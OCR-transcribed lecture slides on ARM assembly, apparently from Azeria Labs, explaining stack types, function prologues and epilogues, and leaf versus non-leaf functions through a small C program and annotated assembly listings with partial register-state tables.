
```
0x10054:  mov r2, #2         0x10065:  add r0, r1
0x10058:  mov r1, #4         0x10067:  bx lr
0x1005c:  blx func1
0x10060:  mov r2, #3
```

The Stack

As a summary of different Stack implementations we can use the following table which describes which Store Multiple/Load Multiple instructions are used in different cases.

Stack Type	Store	Load
Full descending	STMFD (STMDB, Decrement Before)	LDMFD (LDM, Increment after)
Full ascending	STMFA (STMIB, Increment Before)	LDMFA (LDMDA, Decrement After)
Empty descending	STMED (STMDA, Decrement After)	LDMED (LDMIB, Increment Before)
Empty ascending	STMEA (STM, Increment after)	LDMEA (LDMDB, Decrement Before)

Non-Leaf Functions - Recursivity



Functions

To understand functions in ARM we first need to get familiar with the structural parts of a function, which are:

1.Prologue sets up the environment for the function;

2.Body implements the function's logic and stores result to R0;

3.Epilogue restores the state so that the program can resume from where it left of before calling the function.

Another key point to know about the functions is their types: **leaf** and **non-leaf**. The **leaf** function is a kind of a function which **does not call/branch to** another function from itself. A **non-leaf function** is a kind of a function which in addition to it's own logic's **does call/branch to another function**. The implementation of these two kind of functions are similar. However, they have some differences.

Functions

onlinegdb.com/online_c_compiler

Apps | Bookmarks | Mozilla Firefox | Oracle / Sun | Java / Android / O... | Java / Kotlin / And... | Python | JavaScript -

Run | Debug | Stop | Share | Save | { } Beautify

main.c

```c
Code, Compile, Run and Debug C program online.
Write your code in this editor and press "Run" button to compile and execute it.

*******************************************************************************/

/* azeria@labs:~$ gcc func.c -o func && gdb func */
int main() {
 int res = 0;
 int a = 1;
 int b = 2;
 res = max(a, b);
 return res;
}

int max(int a,int b) {
 do_nothing();
 if(a<b) {
    return b;
 } else {
    return a;
 }
}

int do_nothing() {
 return 0;
}
```

input

Command line arguments:

Standard Input: Interactive Console   Text

Functions

azm.azerialabs.com

Apps | Bookmarks | Mozilla Firefox | Oracle / Sun | Java / Android / O... | Java / Kotlin / And... | Python | JavaScript - Node... | Objective-C / Swift | Cloud (AWS EC2 I... | REST | IoT / E

```
            /* azeria@labs:~$ as func.s -o func.o && gcc func.o -o func && gdb func */

            .global main
            main:
                /* F1.1 PROLOGUE of a non-leaf function - func1 or main */
                push {r11, lr}      @ Start of the prologue. Saving Frame Pointer and LR onto the stack
00 b0 8d e2     add r11, sp, #0     @ Setting up the bottom of the stack frame
10 d0 4d e2     sub sp, sp, #16     @ End of the prologue. Allocating some buffer on the stack

                /* F1.2 BODY of a non-leaf function - func1 or main */
01 00 a0 e3     mov r0, #1          @ setting up local variables (a=1). This also serves as setting up the first parameter for the max function
02 10 a0 e3     mov r1, #2          @ setting up local variables (b=2). This also serves as setting up the second parameter for the max function
34 00 00 eb     bl max              @ Calling/branching to function max */

                /* F1.3 EPILOGUE of a non-leaf function - func1 or main */
00 d0 4b e2     sub sp, r11, #0     @ Start of the epilogue. Readjusting the Stack Pointer
                pop {r11, pc}       @ End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC

            max:
                /* F2.1 PROLOGUE of a non-leaf function - func2 or max */
                push {r11}          @ Start of the prologue. Saving Frame Pointer onto the stack
00 b0 8d e2     add r11, sp, #0     @ Setting up the bottom of the stack frame
0c d0 4d e2     sub sp, sp, #12     @ End of the prologue. Allocating some buffer on the stack

                /* F2.2 BODY of a non-leaf function - func2 or max */
01 00 50 e1     cmp r0, r1          @ Implementation of if(a<b)
01 00 a0 b1     movlt r0, r1        @ if r0 was lower than r1, store r1 into r0

                /* F2.2 EPILOGUE of a non-leaf function - func2 or max */
00 d0 8b e2     add sp, r11, #0     @ Start of the epilogue. Readjusting the Stack Pointer
                pop {r11}           @ restoring frame pointer
1e ff 2f e1     bx lr               @ End of the epilogue. Jumping back to main via LR register
```


Functions

```
/* azeria@labs:~$ as func.s -o func.o && gcc func.o -o func && gdb func */

.global main
main:
        /* F1.1 PROLOGUE of a non-leaf function – func1 or main */
        push {r11, lr} /* Start of the prologue. Saving Frame Pointer and LR onto the stack */
        add r11, sp, #0 /* Setting up the bottom of the stack frame */
        sub sp, sp, #16 /* End of the prologue. Allocating some buffer on the stack */

        /* F1.2 BODY of a non-leaf function – func1 or main */
        mov r0, #1 /* setting up local variables (a=1). This also serves as setting up the first parameter for the max function */
        mov r1, #2 /* setting up local variables (b=2). This also serves as setting up the second parameter for the max function */
        bl max /* Calling/branching to function max */

       /* F1.3 EPILOGUE of a non-leaf function – func1 or main */
       sub sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */
       /* End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC */
        pop {r11, pc}

max:
        /* F2.1 PROLOGUE of a non-leaf function – func2 or max */
        push {r11} /* Start of the prologue. Saving Frame Pointer onto the stack */
        add r11, sp, #0 /* Setting up the bottom of the stack frame */
        sub sp, sp, #12 /* End of the prologue. Allocating some buffer on the stack */

        /* F2.2 BODY of a non-leaf function – func2 or max */
        cmp r0, r1 /* Implementation of if(a<b) */
        movlt r0, r1 /* if r0 was lower than r1, store r1 into r0 */

       /* F2.2 EPILOGUE of a non-leaf function – func2 or max */
        add sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */
        pop {r11} /* restoring frame pointer */
        bx lr /* End of the epilogue. Jumping back to main via LR register */
```


Functions


```
/* azeria@labs:~$ as func2.s -o func2.o && gcc func2.o -o func2 && gdb func2 */

.global main
main:
        /* FM.1 PROLOGUE of a non-leaf function – main */
        push {r11, lr} /* Start of the prologue. Saving Frame Pointer and LR onto the stack */
        add r11, sp, #0 /* Setting up the bottom of the stack frame */
        sub sp, sp, #16 /* End of the prologue. Allocating some buffer on the stack */

        /* FM.2 BODY of a non-leaf function – main */
        mov r0, #1 /* setting up local variables (a=1). This also serves as setting up the first parameter for the max function */
        mov r1, #2 /* setting up local variables (b=2). This also serves as setting up the second parameter for the max function */
        bl func1    /* Calling/branching to function max */

        /* FM.3 EPILOGUE of a non-leaf function – main */
        sub sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */
        /* End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC */
        pop {r11, pc}
func1:
        /* F1.1 PROLOGUE of a non-leaf function – func1 */
        push {r11, lr} /* Start of the prologue. Saving Frame Pointer and LR onto the stack */
        add r11, sp, #0 /* Setting up the bottom of the stack frame */
        sub sp, sp, #16 /* End of the prologue. Allocating some buffer on the stack */

        /* F1.2 BODY of a non-leaf function – func1 */
        mov r0, #3 /* setting up local variables (a=3). This also serves as setting up the first parameter for the max function */
        mov r1, #4 /* setting up local variables (b=4). This also serves as setting up the second parameter for the max function */
        bl func2    /* Calling/branching to function max */

        /* F1.3 EPILOGUE of a non-leaf function – func1 or main */
        sub sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */
        /* End of the epilogue. Restoring Frame pointer from the stack, jumping to previously saved LR via direct load into PC */
        pop {r11, pc}

func2:
        /* F2.1 PROLOGUE of a non-leaf function – func2 */
        push {r11} /* Start of the prologue. Saving Frame Pointer onto the stack */
        add r11, sp, #0 /* Setting up the bottom of the stack frame */
        sub sp, sp, #12 /* End of the prologue. Allocating some buffer on the stack */

        /* F2.2 BODY of a non-leaf function – func2 – do nothing*/

        /* F2.2 EPILOGUE of a non-leaf function – func2 */
        add sp, r11, #0 /* Start of the epilogue. Readjusting the Stack Pointer */
        pop {r11} /* restoring frame pointer */
        bx lr /* End of the epilogue. Jumping back to main via LR register */
```

Functions


MAIN
Memory
Addresses
0x00008390
0x00008394
STACK
0x000000F8
0x00000100
REGISTERS
R0
R1
R11
LR

Functions







REGISTERS

R0	R1	R11	LR
		0x00000000	

Functions







REGISTERS

R0	R1	R11	LR
		0x00000000	

Functions







REGISTERS

R0	R1	R11	LR
0x01		0x00000000	

Functions







REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	

Functions







REGISTERS

R0	R1	R11	LR
0x01	0x02	0x00000000	

Functions

